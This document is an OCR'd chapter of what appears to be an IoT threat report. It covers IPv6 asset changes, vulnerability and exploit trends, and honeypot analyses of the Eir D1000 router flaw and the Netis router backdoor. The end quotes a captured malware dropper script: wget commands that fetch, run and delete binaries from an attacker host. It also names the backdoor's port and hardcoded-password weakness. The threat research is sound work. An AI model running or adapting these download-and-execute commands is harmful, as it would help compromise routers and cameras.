2019-08-14	*.*.49.26	*:*:200e:102a:2a57:beff:fee6:7f7a

Table 2-4 A dual-stack device with changing IPv4 and IPv6 addresses

Detection Time	IPv4 Address	IPv6 Address
2019-08-05	*.*.36.135	*:*:2001:1bfe:2a57:beff:fee6:83d0
2019-08-06	*.*.85.62	*:*:2001:3064:2a57:beff:fee6:83d0
2019-08-11	*.*.74.241	*:*2001:139b:2a57:beff:fee6:83d0

After deduplication was performed on the MAC addresses of dual-stack assets we detected, there were actually 2927 devices in total. From the mappings between MAC addresses and IPv6 addresses, we found that IPv6 addresses of nearly 90% devices (2633) had changed. To further understand asset changes, we spot-checked 1934 active IPv6 IoT assets and checked them every day. As shown in Figure 2-20, there were 1934 active asset addresses on the first day, 1331 on the second day, and only 42 on the fifth day, accounting for merely 2% of that on the first day. This tells us that at least the IPv6 addresses of the dual-stack IoT assets detected via UPnP had changed, which is somewhat different from our previous understanding. Even if IPv6 addresses are sufficient, carriers or devices are still inclined to adopt the policy of allocating IP addresses dynamically.




Figure 2-20 Recon of the survivability of spot-checked IPv6-based IoT assets

2.5 Conclusion

This chapter first describes the actual exposure of IPv4 IoT assets in China, Singapore, and Japan in 2019 and then the exposure of some IPv6 IoT assets. In China, the largest number of IPv4 and IPv6 assets were exposed in Taiwan. Then it describes some methods for detecting IPv6 IoT assets. The method of detecting IPv6 addresses based on address distribution characteristics can help narrow down the recon scope, making IPv6-based recon relatively practical. However, this method has obvious limitations: It can work only for active IP addresses or network segments and cannot discover irregular IP addresses. Other methods are also available, such as DNS reverse mapping, public network traffic obtaining, and sample survey. Though the method of detecting IPv6 addresses is not perfect, it can be used with proactive detection and passive traffic obtaining methods, so as to detect more and more active IPv6 assets during continuous operations.

With the booming of IoT applications, IPv6 addresses will be gradually adopted, which is an irreversible trend. Attacks against IPv6 networks will ensue. In this sense, detecting IPv6 addresses and services accurately is the prerequisite and method for collecting IoT asset information and detecting vulnerabilities and is of great significance to IoT security.

3

IoT Threats – Vulnerabilities

3.1 Introduction

This chapter analyzes IoT threats from the perspective of vulnerabilities. We first analyze the change trends of IoT vulnerabilities and exploits [1] in the NVD and Exploit Database (Exploit-DB) in 2019 and then IoT exploits captured by NSFOCUS's threat hunting system. The following dwells upon some representative exploits.

3.2 IoT Vulnerabilities and Exploits

We speculate that attacks against IoT devices have a lot to do with the vulnerabilities and proof of concepts (PoCs) available on the Internet. We collected statistics on vulnerabilities and exploits from the NVD[30] and Exploit-DB[31] and analyzed their change trends in recent years.

Finding 3: Seen from vulnerabilities on the Internet, the number of IoT vulnerabilities changed slightly and they did not necessarily account for attacks against IoT devices. The number of exploits against IoT devices was stable, but its proportion increased generally.

3.2.1 NVD Vulnerabilities

Looking into changes in the total number of vulnerabilities and in the number of IoT vulnerabilities included in the National Vulnerability Database (NVD) from 2012 to October 2019 (see Figure 3-1), we found that though vulnerabilities were on the rise year by year, the proportion of vulnerabilities against IoT devices did not increase accordingly. Specifically, there were less than 2000 new IoT vulnerabilities each year. The two numbers were small in 2019 because only vulnerabilities in January to October were collected. In addition, the proportion of IoT vulnerabilities fluctuated slightly between 10% and 15% except in 2006 and 2007.

1 Definitions of IoT vulnerabilities and exploits: As described in the NVD and Exploit-DB, all vulnerabilities and exploits specific to device vendors (such as Cisco), device types (such as NVR), IoT software (such as GoAhead), and IoT protocols (such as MQTT) are regarded as IoT vulnerabilities and exploits.




Figure 3-1 Trend of vulnerabilities in the NVD from 2002 to 2019

Seen from vulnerabilities on the Internet, the number of IoT vulnerabilities changed slightly and they did not necessarily account for attacks against IoT devices.

3.2.2 PoCs of Vulnerabilities in the Exploit-DB

A vulnerability assigned a CVE ID does not necessarily mean it deserves more attention. Sometimes, even its exploitability is questionable. We speculate that attackers targeting IoT devices are more interested in available PoCs. To prove this, we analyze the trend of exploits in the Exploit-DB, as shown in Figure 3-2.




Figure 3-2 Trend of exploits in the Exploit-DB from 1990 to 2019

From 1997 to 2010, the number of exploits was on the rise, peaking at approximately 5000. However, the exploits eased back from 2010, fluctuating between 1000 and 2500. Overall, exploits slowed down in recent years.

Unlike the situation in 2010, IoT exploits were continuously on the rise from 1997 to 2018 and have increased significantly since 2013. This indicates that exploits against IoT devices were on an uptrend.

Last but not the least, from 1997 to 2012, the share of IoT exploits in total exploits fluctuated but maintained below 6% from 1997 to 2012. However, from 2013, their share rose obviously, peaking at 15.75%.

On the whole, the total number of exploits fluctuated greatly, but IoT exploits were on the rise most of the time in both the absolute number and proportion, which accorded with the uptrend of attacks against IoT devices in recent years.

3.3 IoT Exploits

Viewpoint 3: Over 30 types of IoT exploits were captured, most of which targeted remote command execution vulnerabilities. Though hundreds of to thousands of IoT vulnerabilities were unveiled each year, only a few can exert an extensive impact. Attackers were keen on targeting devices (routers and video surveillance devices) exposed in large quantities, so as to broaden their influence.

Based on the logs generated by NSFOCUS's threat hunting system from May 6 to November 6, 2019, we made an analysis of global IoT exploits.

Over 30 types of IoT exploits were captured, most of which targeted remote command execution vulnerabilities. Obviously, from the perspective of global IoT threats, though hundreds of to thousands of IoT vulnerabilities were unveiled each year, only a few can exert an extensive impact. We counted all logs generated one day for the same source IP address as one attack event. Upon deduplication of attack IP addresses, we got top 10 most frequently exploited IoT vulnerabilities listed in descending order of the number of exploitations in Table 3-1. It can be seen that attackers' exploits mainly targeted routers and video surveillance devices, which fits in with the fact that routers and video surveillance devices were major IoT devices exposed on the Internet. Evidently, attackers hit devices exposed in large quantity to expand the scope of impact. The PoC of most of these vulnerabilities can be found in the Exploit-DB and those beyond this database existed in GitHub. These publicly available PoCs have substantially reduced attackers' cost of crafting attack payloads.

Table 3-1 Top 10 most frequently exploited IoT vulnerabilities

Exploit -DB No.	Vulnerability Disclosure Year	CVE ID	Vulnerability Description
43414	2017	CVE-2017-17215	Huawei Router HG532 – Arbitrary Command Execution
37169	2014	CVE-2014-8361	Realtek SDK–Miniigd UPnP SOAP Command Execution
40740	2016	CVE-2016-10372	Eir D1000 Wireless Router – WAN Side Remote Command Injection
N/A	2018	N/A	Shenzhen TVT Digital Technology Co. Ltd & OEM {DVR/NVR/IPC} API RCE
43387	2014	N/A	Netcore / Netis Routers – UDP Backdoor Access
31683	2014	N/A	LinksysE-series – Remote Code Execution
37171	2015	CVE-2015-2051	D-Link Devices – HNAP SOAPAction-Header Command Execution

Exploit -DB No.	Vulnerability Disclosure Year	CVE ID	Vulnerability Description
41471	2017	N/A	MVPower DVR TV-7104HE 1.8.4 115215B9 – Shell Command Execution
43055	2017	N/A	Netgear DGN1000 1.1.00.48 – 'Setup.cgi' Remote Code Execution
44760	2018	N/A	D-Link DSL-2750B – OS Command Injection

Upon deduplication of source IP addresses indicated in logs, we found that about 35% of these IP addresses exploited vulnerabilities. From daily changes in the number of deduplicated source IP addresses shown in Figure 3-3, attackers were relatively active in late May, early June, and July.




Figure 3-3 Change trend of the exploits captured by NSFOCUS's threat hunting system

After data deduplication, we analyzed the global distribution of source IP addresses. As shown in Figure 3-4, China was home to most malicious IP addresses, about one order of magnitude higher than other countries following it such as Brazil, the USA, and Russia. In China, up to 20,000 IP addresses initiated exploits, 85% of which resided in Taiwan. Of these exploits, nearly 90% targeted the same UPnP vulnerability (CVE-2017-17215). Section 4.4.3 provides an analysis of malicious behaviors based on UPnP-related vulnerabilities.




Figure 3-4 Global distribution of source IP addresses targeting IoT devices

Most exploit payloads we captured contain a snippet of code used to call system commands (such as the wget and tftp commands) to download and execute malicious programs. We can obtain sample download addresses from the payloads delivered by attackers. Most servers on which such samples resided were located in the USA (15.9%), as shown in Figure 3-5.




Figure 3-5 Top 10 countries with the most download addresses of IoT exploit samples

3.4 Major IoT Exploits

In this section, we analyze two vulnerabilities, namely, the CVE-2016-10372 vulnerability[32] in the Eir D1000 router and the backdoor vulnerability in Netis routers. Except UPnP-related vulnerabilities described in section 4.4.3 Malicious Behaviors Targeting UPnP Vulnerabilities, the CVE-2016-10372 vulnerability was exploited most frequently. The backdoor vulnerability in Netis routers exerted a severe impact when it was initially disclosed.

3.4.1 Vulnerability in the Eir D1000 Router

3.4.1.1 Overview

Eir is an Irish company. There is only one vulnerability (CVE-2016-10372) recorded in the NVD for the Eir D1000 router[1]. This vulnerability exists because the Eir D1000 router does not properly limit the TR-064 protocol, which allows attackers to execute arbitrary commands via port 7547.

3.4.1.2 Analysis

In this section, we analyze the threat trend related to the Eir D1000 router according to the data captured by NSFOCUS's threat hunting system. The following subsections analyze these log messages from the aspects of the attack source, attack incidents, and sample download address.

Finding 4: 23% exploits of the CVE-2016-10372 vulnerability occurred in Brazil. Attackers became active in October 2019. The global distribution of sample download addresses was consistent with that of attack sources.

Attack Sources

Upon deduplication of source IP addresses indicated in capture logs, we found that about 900 IP addresses exploited the CVE-2016-10372 vulnerability. As shown in Figure 3-6, Brazil housed the most source IP addresses that exploited this vulnerability (23%).

1 Many modems can work as a router. Therefore, from the perspective of assets, we classify both modems and routers as routers, without making a difference between the two.




Figure 3-6 Global distribution of source IP addresses that exploited the CVE-2016-10372 vulnerability

Attack Incidents

We analyzed attack incidents recorded in log data of the Eir D1000 router. Here, all messages about one IP address in one day add up to an attack incident. Figure 3-7 shows the monthly number of attack incidents. As shown in Figure 3-7, exploits became active in October 2019.




Figure 3-7 Monthly distribution of attack incidents related to the Eir D1000 router

Sample Download Addresses

After deduplication, we got 860 valid sample download addresses. Figure 3-8 shows the global distribution of sample download addresses related to the vulnerability in the Eir D1000 router. As shown in the figure, Brazil and Iran hosted the most sample download addresses, which coincided with the distribution of attack source IP addresses. We figured that attackers launched attacks from these countries and used compromised devices to spread malicious samples.




Figure 3-8 Global distribution of sample download addresses related to the vulnerability in the Eir D1000 router

3.4.2 Backdoor in Netis Routers

3.4.2.1 Overview

The backdoor in Netis routers was discovered by security researchers from Trend Micro[33] in 2014, who claimed that over 2 million Netis routers were affected. Five years later, related exploits could still be captured by NSFOCUS's threat hunting system every day in 2019. Therefore, we deem it necessary to conduct a detailed analysis of the exposure and exploits of the backdoor.

The backdoor of Netis routers provides UDP services via port 53413 and uses a hard-encoded password. Therefore, when a vulnerable device is exposed on the Internet, attackers could easily log in

to this device and execute arbitrary code.

Finding 5: Compared with the situation five years ago, the risk of backdoor exploits facing Netis routers has greatly reduced. There were less than 3000 Netis routers exposed with this backdoor, but attackers have not stopped exploiting this vulnerability.

3.4.2.2 Exposed Netis Routers with the Backdoor

To figure out the number of vulnerable devices around the world, we surveyed all Netis routers with a backdoor exposed on the Internet.

Unless otherwise indicated, all data provided in this section was obtained from a single-round global recon conducted in August 2019.

China hosted the most (approximately 3000) Netis routers with a backdoor, distancing itself from all other countries.

The survey data shows that the number had reduced greatly to 3000 in 2019 from 2 million in 2014 when the backdoor was first detected. As shown in Figure 3-9, though 89% of vulnerable Netis routers were exposed in China, the actual number was small. We inferred that the reason why most vulnerable routers were in China was that Netis is a Chinese vendor mainly oriented to the domestic market. According to the data from the Netis router scanning project[34] , the number of vulnerable devices in China was 1028 on October 18, 2019. The deviation occurred probably due to different locations for scanning IP addresses, but we did not put energy into looking into the real causes.

We also verified that all routers could be successfully logged in, but we did not verify whether command execution could be conducted after successful login.




Figure 3-9 Global distribution of Netis routers with a backdoor

3.4.2.3 Exploit Analysis

In this section, we analyze threat trends related to Netis routers according to the data captured by NSFOCUS's threat hunting system. Our data is based on log messages generated from May 21 to October 30, 2019. The following subsections analyze these log messages from the aspects of attack sources, attack incidents, and samples.

Attack Sources

Upon deduplication of source IP addresses indicated in honeypot logs, we found 348 IP addresses attempting to connect to the honeypot, 229 of which were used for exploits of the backdoor. As shown in Figure 3-10, most IP addresses (51%) used for vulnerability-based attacks were distributed in the USA.




Figure 3-10 Global distribution of source IP addresses that exploited the backdoor vulnerability in Netis routers

Attack Incidents

We analyzed attack incidents recorded in honeypot logs of Netis routers Here, all messages about one IP address in one day add up to an attack incident. Figure 3-11 shows the daily number of attack incidents. As shown in Figure 3-11, there were only a few attacks detected when honeypots were first deployed and the number of attacks and that of backdoor exploits increased a little, but still fluctuated at a low level.




Figure 3-11 Distribution of incidents captured by honeypots of vulnerable Netis routers

Samples

After deduplication, we obtained 31 valid sample download addresses and 29 C&C addresses. Through a correlative analysis between sample download addresses and C&C addresses, we found that most sample download addresses were the same as C&C addresses. Therefore, the following describes only the global distribution of sample download addresses. As shown in Figure 3-12, the USA and Netherlands housed the most sample download addresses, which is in keeping with the global distribution of IP addresses involved in backdoor exploits.

Note: The sample data was collected in September and October 2019.




Figure 3-12 Global distribution of sample download addresses captured by honeypots of vulnerable Netis routers

According to the analysis of sample download scripts, we found that they supported various architectures. As shown in Figure 3-13, the attack group's sample supported 12 architectures, including MIPS, ARM, x86, and PowerPC, and the sample download script downloaded and attempted to execute all samples no matter what architecture the compromised device adopted.

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted].229/mips; chmod +x mips; ./mips; rm -rf mips
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted].229/mipsel; chmod +x mipsel; ./mipsel; rm -rf mipsel
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://[redacted].229/sh4; chmod +x sh4; ./sh4; rm -rf sh4
